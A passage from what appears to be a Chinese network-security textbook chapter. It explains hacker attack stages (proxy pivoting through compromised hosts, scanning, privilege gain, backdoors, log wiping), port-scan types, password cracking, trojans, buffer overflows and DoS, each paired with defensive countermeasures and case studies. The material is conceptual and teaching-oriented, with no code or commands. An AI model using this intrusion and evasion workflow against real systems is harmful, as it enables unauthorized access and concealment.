批黑客网站兴起。时至今日，国内黑客中却是为了牟取暴利而从事散发木马等行为的“毒客”占主流。中国互联网形成了惊人的黑客病毒产业链，从制造木马、传播木马、盗窃账户信息直到第三方平台销赃、洗钱，分工明确。从带着理想主义和政治热情的红客占主流到非法牟利的毒客横行，这是一个无奈的变化。

**3. 黑客的类型**

从最初的黑客一词逐渐分化出红客、蓝客、骇客等名词。

黑客，最早源自英文hacker，早期在美国的计算机界是带有褒义的。都是水平高超的计算机专家，尤其是程序设计人员，算是一个统称。

红客声称维护国家利益，代表中国人民意志。

蓝客声称信仰自由，用自己的力量来维护网络的和平。

骇客是Cracker的音译，就是“破解者”的意思，他们从事恶意破解商业软件、恶意入侵别人的网站等活动。黑客与骇客本质上是相同的，都是闯入计算机系统/软件者，两者并没有一个十分明显的界限。

### 5.1.2 黑客攻击的途径

黑客和黑客技术对大多数用户而言还是非常陌生的，下面介绍有关黑客的基础知识。

**1. 黑客攻击的主要原因——漏洞**

漏洞又称缺陷，是在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，从而可使攻击者能够在未授权的情况下访问或破坏系统。从某种意义上来讲，黑客的产生与生存是由于计算机及通信技术设计等问题，计算机及网络系统的不健全，存在许多漏洞，才使黑客攻击有机可乘。造成漏洞的原因分析如下：

（1）网络协议本身的缺陷。如Internet基础协议TCP/IP协议组，早期没有考虑安全方面的问题，侧重开放和互联而过分信任协议，使得协议的缺陷更加突出。

(2) 系统开发的缺陷。软件开发没有很好地解决保证大规模软件可靠性问题,致使大型系统都可能存在 bug(缺陷)。bug 是指操作系统或系统程序在设计、编写或设置时考虑不周全,在遇到看似合理但实际上无法处理的问题时会引发不可预见的错误。漏洞的产生主要有 4 个方面的原因:操作系统基础设计错误;源代码错误(缓冲区、堆栈溢出及脚本漏洞等);安全策略施行错误;安全策略对象歧义错误。

(3) 系统配置不当。有许多软件是针对特定环境配置开发的,当环境变化或资源配置不当时,就可能使本来很小的缺陷变成漏洞。

(4) 系统安全管理中的问题。快速增长的软件的复杂性、训练有素的安全技术人员的不足以及系统安全策略的配置不当,都增加了系统被攻击的机会。

**【案例 5-2】** 2014 年 4 月 9 日,代号为 Heartbleed("心脏出血")的重大安全漏洞(CVE-2014-0160)被曝光。该漏洞来自 OpenSSL 这款开源的 SSL 套件,是由于在实现 TLS 的心跳扩展(heart beat extension)时没有对输入进行适当边界检查而导致的。攻击者利用该漏洞可以从服务器内存中读取用户名、密码和信用卡号等隐私数据。比如获取用户的敏感请求和响应,包括 POST 请求数据、会话 cookie 和密码等,从而劫持用户的身份。由于全球三分之二的网站使用 OpenSSL,该漏洞让数千万人的数据处于危险状态。

### 2. 黑客入侵通道——端口

端口(port)是设备与外界通信交流的出口。端口可分为虚拟端口和物理端口,其中虚拟端口指计算机内部或交换机路由器内的端口,不可见。例如计算机中的 80 端口、21 端口、23 端口等。物理端口又称为接口,是可见端口,计算机背板的 RJ45 网口,交换机路由器集线器等的 RJ45 端口。电话使用的 RJ11 插口都属于物理端口的范畴。网络之间的传输和黑客攻击都是通过各种端口作为入侵通道。更准确地说是虚拟端口,即逻辑意义上的端口,是指网络中面向连接服务和无连接服务的通信协议端口(protocol port),是一种抽象的软件结构。

📖**知识拓展** 有人曾经把服务器比作房子,而把端口比作通向不同房间(服务)的门。入侵者要占领这座房子,势必要破门而入,那么对于入侵者来说,了解房子开了几扇门,都是什么样的门,门后面有什么东西就显得至关重要。入侵者通常会用扫描器对目标主机的端口进行扫描,以确定哪些端口是开放的,从开放的端口,入侵者可以知道目标主机大致提供了哪些服务,进而猜测可能存在的漏洞,因此对端口的扫描可以帮助黑客了解目标主机,而对于管理员,扫描本机的开放端口也是做好安全防范的第一步。

**【案例 5-3】** 计算机 A 通过网络访问计算机 B 时,同时需要对方返回数据。A 随机创建一个大于 1023 的端口(A 源端口号),告诉 B 返回数据时把数据送到此端口,然后软件开始侦听此端口,等待数据返回。B 收到数据后会读取数据包及目的端口号,然后记录,当软件创建了要返回的数据后就把原来数据包中的源端口号作为目的端口号,而把自己的端口号作为源端口号,然后再将数据送回 A。A 再重复这个过程,如此反复,直到数据传输完成。当数据全部传输完以后,A 就把源端口释放出来,所以同一个软件每次传输数据时不一定是同一个源端口号。

端口分类标准有多种,按端口号可分为 3 种:

(1) 公认端口(0～1023)，又称常用端口，为已经公认定义或为将要公认定义的软件保留的。这些端口紧密绑定一些服务且明确表示了某种服务协议，如80端口表示HTTP协议。

(2) 注册端口(1024～49 151)，又称保留端口，这些端口松散绑定一些服务。例如，许多系统处理动态端口从1024左右开始。

(3) 动态/私有端口(49 152～65 535)。理论上不为服务器分配这些端口。实际上，机器通常从1024起分配动态端口。但也有例外，SUN公司的RPC端口从32 768开始。

**讨论思考**

(1) 什么是黑客？黑客都是破坏系统的吗？

(2) 端口对计算机有什么作用？

(3) 黑客在入侵时很容易锁定某一服务，通过漏洞入侵系统，请举例说明。

## 5.2 黑客攻击的目的及步骤

黑客实施攻击的步骤根据其攻击的目的、目标和技术条件等实际情况而不尽相同。本节概括性地介绍网络黑客攻击目的及过程。

### 5.2.1 黑客攻击的目的

黑客实施攻击的目的概括地讲有两种：其一，为了得到资金或物质利益；其二，为了满足精神需求。物质利益是指获取金钱和财物；精神需求是指满足个人心理欲望。

常见的黑客行为有：盗窃资料，攻击网站，恶作剧，告知漏洞，获取目标主机系统的非法访问权。

### 5.2.2 黑客攻击的步骤

黑客的攻击步骤变幻莫测，但其整个攻击过程有一定规律，一般可分为5个步骤。

#### 1. 隐藏IP

隐藏IP就是隐藏黑客的位置，以免被发现。典型的隐藏真实的IP地址的技术是利用被侵入的主机作为跳板，有两种方式。

方式一：先入侵到互联网上的一台计算机(俗称"肉鸡"或"傀儡机")，再利用这台计算机进行攻击，即使被发现，也是"肉鸡"的IP地址。

方式二：做多级跳板"Socks代理"，这样在入侵的计算机上留下的是代理计算机的IP地址。例如，攻击某国的站点，一般选择远距离的另一国家的计算机为"肉鸡"，进行跨国攻击，这类案件很难侦破。

#### 2. 踩点扫描

踩点扫描主要是通过各种途径对所要攻击的目标进行多方探察了解，确保信息准

确，以便确定攻击时间和地点。踩点的目的是搜集信息，勾勒出整个网络的布局，找出被信任的主机（可能是管理员使用的机器或是一台被认为是很安全的服务器）。扫描是利用各种扫描工具寻找漏洞。

**3. 获取特权攻击**

获取特权是指获取管理权限，目的是登录到远程计算机上，对其进行控制，达到攻击目的。获取权限方式分为6种：由系统或软件漏洞获取系统权限；由管理漏洞获取管理员权限；由监听获取敏感信息，进一步获取相应权限；以弱口令或穷举法获取远程管理员的用户密码；攻破与目标主机有信任关系的另一台计算机，进而得到目标主机的控制权；用欺骗等方式获取权限。

**4. 种植后门**

种植后门即黑客利用程序的漏洞进入系统后安装后门程序，以便日后可以不被察觉地再次进入系统。多数后门程序（木马）是预先编译好的，只需要想办法修改时间和权限就可以使用。黑客一般使用特殊方法传递这些文件，以便不留下FTP记录。

**5. 隐身退出**

黑客一旦确认自己是安全的，就开始实施攻击，为了避免被发现，黑客在入侵完毕后会及时清除登录日志以及其他相关日志，隐身退出。

**【案例5-4】** 2011年3月，RSA公司遭受入侵，部分SecurID技术及客户资料被盗取。导致很多使用SecurID作为认证凭证建立VPN的公司，包括洛克希德·马丁、诺斯罗普·格鲁曼等美国国防外包商受到攻击，重要资料被盗窃。图5-1是攻击过程的示意图。





**图5-1 黑客攻击企业内部局域网过程示意图**

**讨论思考**

（1）简述黑客攻击的目的与具体步骤。

(2) 黑客找到攻击目标后，会继续哪几步操作？

(3) 黑客的实际攻击行为有哪些？

## 5.3 常用黑客攻击防御技术

防范黑客攻击是网络安全工作的主要课题，掌握黑客攻击防御技术可以有效地预防攻击。本节将对端口扫描、网络监听、密码破解、特洛伊木马、缓冲区溢出和拒绝服务等常用黑客攻防技术进行分析。

### 5.3.1 端口扫描攻防

在网络传输中，各种服务采用不同的端口分别提供不同的服务。端口最大可以有65 535个，实际上常用的端口才几十个，由此可以看出更多的端口没有被使用。黑客入侵可以采用多种手段开启特定的端口，作为再次进入系统的通道，即通常的“后门”。还有一些应用不被应用，但是端口通常开放，这些端口经常被入侵者利用，成为入侵的便利渠道，因此端口扫描成为入侵锁定对象的重要方式。但是在系统安全防护过程中，端口扫描也成为管理员发现系统安全漏洞，加强系统安全管理，提高系统安全性能的有效方法。同时，端口扫描也成为黑客发现和获取主机信息的一种最佳手段。

**1. 端口扫描及扫描器**

一个端口就是一个潜在的通信通道，也就是一个入侵通道。对目标计算机进行端口扫描，能得到许多有用的信息，从而发现系统的安全漏洞。进行扫描的方法很多，可以是手工进行扫描，也可以用端口扫描软件进行扫描。

**2. 端口扫描方式**

端口扫描的方式有手工命令行方式和使用端口扫描工具进行扫描。在手工进行扫描时，需要熟悉各种命令，对命令执行后的输出进行分析，如 ping 命令、tracert 命令（跟踪一个消息从一台计算机到另一台计算机所走的路径）、rusers 和 finger 命令（这两个都是 UNIX 命令，能收集目标机上的有关用户的消息）等。

端口扫描工具及方式如下：

(1) TCP connect 扫描。TCP connect 是最基本的一种扫描方式。connect()是一种系统调用，由操作系统提供，其功能是打开一个连接。如果端口正在被监听，connect()就成功返回；否则，则说明端口不可访问。使用 TCP connect 不需要任何特权，任何 UNIX 用户都可以使用这个系统调用。

(2) TCP SYN 扫描。SYN(synchronize)是 TCP/IP 建立连接时使用的握手信号。TCP SYN 扫描常被称为半开扫描，因为并不是一个全 TCP 连接。发送一个 SYN 数据包，就好像准备打开一个真正的连接，然后等待响应(一个 SYN/ACK 表明该端口正在被监听，一个 RST(复位)响应表明该端口没有被监听)。如果收到一个 SYN/ACK，则通过

立即发送一个 RST 来关闭连接。这样做的好处是极少有主机记录这种连接请求。

另外，还一些免费端口扫描工具可供使用。如 SuperScan、X-Scan、Fluxay、Angry IP Scanner 和 NSE 等。SuperScan 软件下载后直接解压就可使用，没有安装程序，是一款绿色软件，与 IP 扫描有关的功能几乎全能做到，且每个功能都很专业。其功能如下：

- 通过 ping 来检验指定主机 IP 是否在线。
- IP 和域名相互转换。
- 检验目标计算机提供的服务类别。
- 检验一定范围目标计算机是否在线和端口情况。
- 自定义要检验的端口，并可以保存为端口列表文件。
- 自带一个木马端口列表 trojans. lst，并以此检测木马是否存在，可以自定义修改此列表。

### 3. 端口扫描攻击

端口扫描攻击采用探测技术，攻击者可将它用于寻找能够成功攻击的服务。常用端口扫描攻击如下：

(1) 秘密扫描。不能被用户使用审查工具检测出来的扫描。

(2) Socks 端口探测。Socks 是一种允许多台计算机共享公用 Internet 连接的系统。如果 Socks 配置有错误，将允许任意的源地址和目标地址通行。

(3) 跳跃扫描。攻击者快速地在 Internet 中寻找可供他们进行跳跃攻击的系统。FTP 跳跃扫描使用了 FTP 协议自身的一个缺陷。其他的应用程序，如电子邮件服务器、HTTP 代理、指针等都存在着攻击者可进行跳跃攻击的弱点。

(4) UDP 扫描。对 UDP 端口进行扫描，寻找开放的端口。UDP 的应答有着不同的方式，为了发现 UDP 端口，攻击者们通常发送空的 UDP 数据包，如果该端口正处于监听状态，将发回一个错误消息或不理睬流入的数据包；如果该端口是关闭的，大多数的操作系统将发回“ICMP 端口不可到达”的消息，这样，就可以发现一个端口到底有没有打开，通过排除方法确定哪些端口是打开的。

### 4. 应对扫描的防范对策

端口扫描的防范又称加固系统。在网络关键处打补丁并用防火墙对来源不明的有害数据过滤可有效减少端口扫描攻击。此外，防范端口扫描的主要方法有两种。

(1) 防止 IP 地址的扫描。IP 地址是为互联网中每一台主机分配的一个逻辑地址，对 IP 地址的扫描可以锁定一台计算机，由此对它进行攻击。这里可以通过代理服务器保护局域网的安全，起到防火墙的作用。对于使用代理服务器的局域网来说，在外部看来只有代理服务器是可见的，其他局域网的用户对外是不可见的，代理服务器为局域网的安全起到了屏障的作用。另外，通过代理服务器，用户可以设置 IP 地址过滤，限制内部网对外部的访问权限。

(2) 端口往往是系统入侵探测的重要途径，因此对端口进行安全防护是必要的，可以关闭闲置及有潜在危险的端口或设置系统不响应任何 ping 的请求。在 Windows 中要关

闭一些闲置端口是比较方便的，可以采用“定向关闭指定服务的端口”和“只开放允许端口的方式”。计算机的一些网络服务会由系统分配默认的端口，将一些闲置的服务关闭，其对应的端口也会被关闭。

### 5.3.2 网络监听攻防

**1. 网络监听**

网络监听是指通过某种手段监视网络状态、数据流以及网络上传输信息的行为。网络监听是主机的一种工作模式。在此模式下，主机可以接收到本网段在同一条物理通道上传输的所有信息，而不管这些信息的发送方和接收方是谁。此时，如果两台主机进行通信的信息没有加密，只要使用某些网络监听工具可以轻而易举地截取包括口令和账号在内的信息资料（如 NetXray for Windows 95/98/NT，Sniffit for Linux、Solaries 等）。网络监听可以在网上的任何一个位置实施，如局域网中的一台主机、网关上或远程网服务器路由等。

**2. 网络监听的检测**

网络监听很难被发现，因为运行网络监听的主机只是被动地接收在局域网上传输的信息，不主动地与其他主机交换信息，也没有修改在网上传输的数据包。在 Linux 下对嗅探攻击的程序检测方法比较简单，一般只要检查网卡是否处于混杂模式就可以了；而在 Windows 平台中并没有现成的函数可供实现这个功能，可以执行 C:\Windows\Drwatson.exe 程序检查一下是否有嗅探程序在运行即可。

### 5.3.3 密码破解攻防

由于网络操作系统及其各种应用软件的安全主要靠口令认证方式来实现，所以黑客入侵的前提是得到合法用户的账号和密码。只要黑客能破解得到这些机密信息，就能够获取计算机或网络系统的访问权，并能得到任何资源。

**1. 密码破解攻击的方法**

密码破解攻击常采用以下几种方法：

（1）通过网络监听非法得到用户口令。这类方法有一定的局限性，但危害性极大。监听者往往能够获取其所在网段的所有用户账号和口令，对局域网安全威胁巨大，参见 5.3.2 节。

（2）利用 Web 页面欺骗。攻击者将用户浏览的网页 URL 地址改写成指向自己的服务器，当用户浏览目标网页时，如果用户在这个伪造页面中填写有关的登录信息，如账户名称、密码等，这些信息就会被传送到攻击者的 Web 服务器。攻击者在获取一个服务器上的用户口令文件（此文件称为 Shadow 文件）后，用暴力破解程序破解用户口令。该方法的使用前提是黑客获取口令的 Shadow 文件。

（3）强行破解用户口令。当攻击者知道用户的账号后，就可以利用一些专门的密码

破解工具进行破解。例如采用字典穷举法,此法采用破解工具自动从定义的字典中取出一个单词,作为用户的口令尝试登录,如果口令错误,就按序取出下一个单词再进行尝试,直到找到正确的口令或者字典的单词测试完成为止。这种方法不受网段限制,但攻击者要有足够的耐心和时间。

(4) 密码分析的攻击。对密码进行分析的尝试称为密码分析攻击。密码分析攻击方法需要有一定的密码学和数学基础。常用的密码分析攻击有 4 类:唯密文攻击、已知明文攻击、选择明文攻击、选择密文攻击。

(5) 放置木马程序。一些木马程序能够记录用户通过键盘输入的密码或密码文件并发送给攻击者,具体内容将在 5.3.4 节介绍。

#### 2. 密码破解防范对策

要防止密码被破解,保持密码安全性能,系统管理员必须定期运行破译密码的工具来尝试破译 Shadow 文件,若有用户的密码被破译出,说明这些用户的密码设置过于简单或有规律可循,应尽快通知用户及时更改密码,以防黑客攻击,造成财产和其他损失。通常情况下用户应注意如下要点:

(1) 不要将密码写下来,以免遗失。

(2) 不要将密码保存在计算机文件中。

(3) 不要选取显而易见的信息做密码。

(4) 不要让他人知道密码。

(5) 不要在不同系统中使用同一密码。

**【案例 5-5】** 海康威视陷“安全门”事件。2014 年 8 月 19 日,海康威视 DVR、NVR 产品的返修数量非正常升高,发现系网络攻击导致。经排查,被攻击的设备均应用于互联网且未修改设备初始密码,黑客直接利用初始密码进行 Telnet 登录,并植入脚本文件,进而挟持、破坏设备固件。

### 5.3.4 特洛伊木马攻防

#### 1. 特洛伊木马概述

特洛伊木马(Trojan horse)简称木马。据说这个名称来源于希腊神话《木马屠城记》。古希腊有大军围攻特洛伊城,久久无法攻下。于是有人献计制造一只高二丈的大木马,让士兵藏匿于巨大的木马中,大部队假装撤退而将木马摈弃于特洛伊城下。城中得知解围的消息后,遂将木马作为奇异的战利品拖入城内,全城饮酒狂欢。到午夜时分,全城军民进入梦乡,匿于木马中的将士开秘门缘绳而下,开启城门及四处纵火,城外伏兵涌入,部队里应外合,焚屠特洛伊城。后世称这只大木马为“特洛伊木马”。黑客程序借用其名,将隐藏在正常程序中的一段具有特殊功能的代码称木马,是一些具备破坏和删除文件、发送密码、记录键盘和攻击等特殊功能的后门程序。

特洛伊木马的特点是伪装、诱使用户将其安装在 PC 或者服务器上,直接侵入用户的计算机并进行破坏,没有复制能力。一般的木马执行文件非常小,如果把木马捆绑到其

他正常文件上，用户很难发现。特洛伊木马可以和最新病毒、漏洞一起使用，几乎可以躲过各大杀毒软件，尽管现在越来越多的新版的杀毒软件可以查杀一些木马了，但不要认为使用有名的杀毒软件就绝对安全，木马永远是防不胜防的。

一个完整的木马系统由硬件部分、软件部分和具体连接部分组成。一般的木马程序都包括客户端和服务端两个程序，客户端用于远程控制植入的木马，服务器端即是木马程序。

### 2. 特洛伊木马攻击过程

木马入侵的主要途径目前还是利用下载软件、邮件附件等先设法把木马程序以插件的方式放置到被攻击者的计算机系统里，然后通过提示故意误导被攻击者打开可执行文件（木马）。木马也可以通过 Scripts、ActiveX 及 ASP. CGI 交互脚本的方式植入，以及利用系统的一些漏洞进行植入，如微软著名的 US 服务器溢出漏洞。

**【案例 5-6】** 利用微软 Scripts 脚本漏洞对浏览者硬盘进行格式化的 HTML 页面。如果攻击者有办法把木马执行文件下载到被攻击主机的一个可执行的 WWW 目录里，就可以通过编制 CGI 程序在攻击主机上执行木马。

在客户端和服务端通信协议的选择上，绝大多数木马使用的是 TCP/IP 协议，但是，也有一些木马由于特殊的原因，使用 UDP 协议进行通信。当服务端程序在被感染计算机上成功运行以后，攻击者就可以使用客户端与服务端建立连接，并进一步控制被感染的计算机。木马会尽量把自己隐藏在计算机的某个角落，以防被用户发现；同时监听某个特定的端口，等待客户端与其取得连接，实施攻击。另外，为了下次重启计算机时木马仍然能正常工作，木马程序一般会通过修改注册表或其他方法成为自启动程序。

使用木马工具进行网络入侵的基本过程可以分为 6 个步骤：配置木马，传播木马，运行木马，获取信息，建立连接，远程控制。

### 3. 网页挂马

网页挂马本质上就是一个或者若干 Web 页面，通常挂接在被攻击成功的网站上，针对访问该页面的用户，利用 Web 浏览器、插件、客户端应用软件的缓冲溢出漏洞等向用户植入木马程序，从而窃取敏感信息和虚拟资产，如图 5-2 所示。





**图 5-2 网页挂马过程**

#### 4. 木马的防范对策

针对木马的防范对策如下：

- 必须提高防范意识，在打开或下载文件之前，一定要确认文件的来源是否可靠。
- 阅读软件的 readme.txt，并注意 readme.exe。
- 使用杀毒软件。
- 发现有不正常现象出现立即挂断。
- 监测系统文件和注册表的变化。
- 备份文件和注册表。
- 特别需要注意的是不要轻易运行来历不明的软件或从网上下载的软件，即使通过了一般反病毒软件的检查也不要轻易运行。
- 不要轻易相信熟人发来的 E-mail 不会有黑客程序。
- 不要在聊天室内公开自己的 E-mail 地址，对来历不明的 E-mail 应立即清除。
- 不要随便下载软件，特别是不可靠的 FTP 站点。
- 不要将重要密码和资料存放在上网的计算机中，以免被破坏或窃取。

### 5.3.5 缓冲区溢出攻防

缓冲区溢出是一种非常普遍和危险的漏洞，在各种操作系统、应用软件中广泛存在。利用缓冲区溢出攻击，可以导致程序运行失败、重新启动等后果。更为严重的是，可以利用它执行非授权指令，甚至可以取得系统特权，进而进行各种非法操作。缓冲区溢出有多种英文名称：buffer overflow、buffer overrun、smash the stack、trash the stack、scribble the stack、mangle the stack、memory leak、overrun screw。

#### 1. 缓冲区溢出

缓冲区溢出是指向缓冲区内填充数据时超过了缓冲区本身的容量，溢出的数据覆盖在合法数据上。操作系统所使用的缓冲区又被称为堆栈，在各个操作进程之间，指令会被临时储存在堆栈中，堆栈也会出现缓冲区溢出。而缓冲区溢出中最为危险的是堆栈溢出，因为入侵者可以利用堆栈溢出，在函数返回时改变返回程序的地址，让其跳转到任意地址，带来的危害有两种，一种是程序崩溃导致拒绝服务，另一种就是跳转并且执行一段恶意代码。

缓冲区溢出是一种非常普遍且很危险的漏洞，在各种操作系统、应用软件中广泛存在。利用缓冲区溢出攻击，可导致程序运行失败、系统宕机、重新启动等后果。更为严重的是，可利用其执行非授权指令，甚至可取得系统特权，进而进行各种非法操作。

#### 2. 缓冲区溢出攻击类型

缓冲区溢出攻击分为两种类型：代码安排和控制程序执行流程。

(1) 代码安排。这种方法中又包括两种方式。一是攻击者向被攻击的程序输入一个字符串，程序会把这个字符串放到缓冲区里。这个字符串包含的资料是可以在这个被攻

击的硬件平台上运行的指令序列。攻击者用被攻击程序的缓冲区来存放攻击代码。缓冲区可以设在任何地方——堆栈、堆和静态资料区。二是攻击者想要的代码已经在被攻击的程序中了，攻击者所要做的只是对代码传递一些参数。

（2）控制程序流程。通过寻求改变程序的执行流程，跳转到攻击代码。最基本的就是溢出一个没有边界检查或存在其他弱点的缓冲区，就扰乱了程序的正常执行顺序。通过溢出一个缓冲区，攻击者用暴力的方法改写相邻的程序空间而直接跳过系统的检查。

缓冲区溢出攻击的目的是扰乱具有某些特权的程序的功能，可以使得攻击者取得程序的控制权，如果该程序具有足够的权限，那么整个主机就被控制了。为了达到这个目的，攻击者必须完成如下的两个任务：

（1）在程序的地址空间里安排适当的代码。

（2）通过适当地初始化寄存器和内存，让程序跳转到入侵者安排的地址空间执行。

### 3. 缓冲区溢出攻击的防范

缓冲区溢出攻击占了远程网络攻击的绝大多数，这种攻击可以使得一个匿名的Internet用户有机会获取一台主机的部分或全部的控制权。如果能有效地消除缓冲区溢出的漏洞，则很大一部分的安全威胁可以得到缓解。针对缓冲区溢出攻击有4种基本保护方法：

（1）通过操作系统使得缓冲区不可执行，从而阻止攻击者植入攻击代码。

（2）强制代码编写规范。

（3）利用编译器的边界检查来实现缓冲区的保护。这个方法使得缓冲区溢出不可能出现，从而完全消除了缓冲区溢出的威胁，但是相对而言代价比较大。

（4）在程序指针失效前进行完整性检查。这种方法不能使所有的缓冲区溢出失效，但它能阻止绝大多数的缓冲区溢出攻击。

## 5.3.6 拒绝服务的攻防

### 1. 拒绝服务攻击

拒绝服务（Denial of Service，DoS）是指通过反复向某个Web站点的设备发送过多的信息请求，堵塞该站点上的系统，导致其无法完成应有的网络服务。拒绝服务分为资源消耗型、配置修改型、物理破坏型以及服务利用型。

拒绝服务攻击是指黑客利用合理的服务请求来占用过多的服务资源，使合法用户无法得到服务的响应，直至目标瘫痪而停止提供正常的网络服务的攻击方式。单一的DoS是采用一对一方式的，当攻击目标各项性能指标不高（CPU速度低、内存小或者网络带宽小等等）时，它的效果是明显的，否则达不到攻击效果。

**【案例5-7】** 有一个攻击软件每秒钟可以发送3000个攻击包，但用户主机与网络带宽每秒钟可以处理10 000个攻击包，这样一来攻击就不会产生预期效果。

分布式拒绝服务攻击（Distributed Denial of Service，DDoS），是指借助于客户/服务器技术，将多个计算机联合起来作为攻击平台，对一个或多个目标发动DoS攻击，从而成

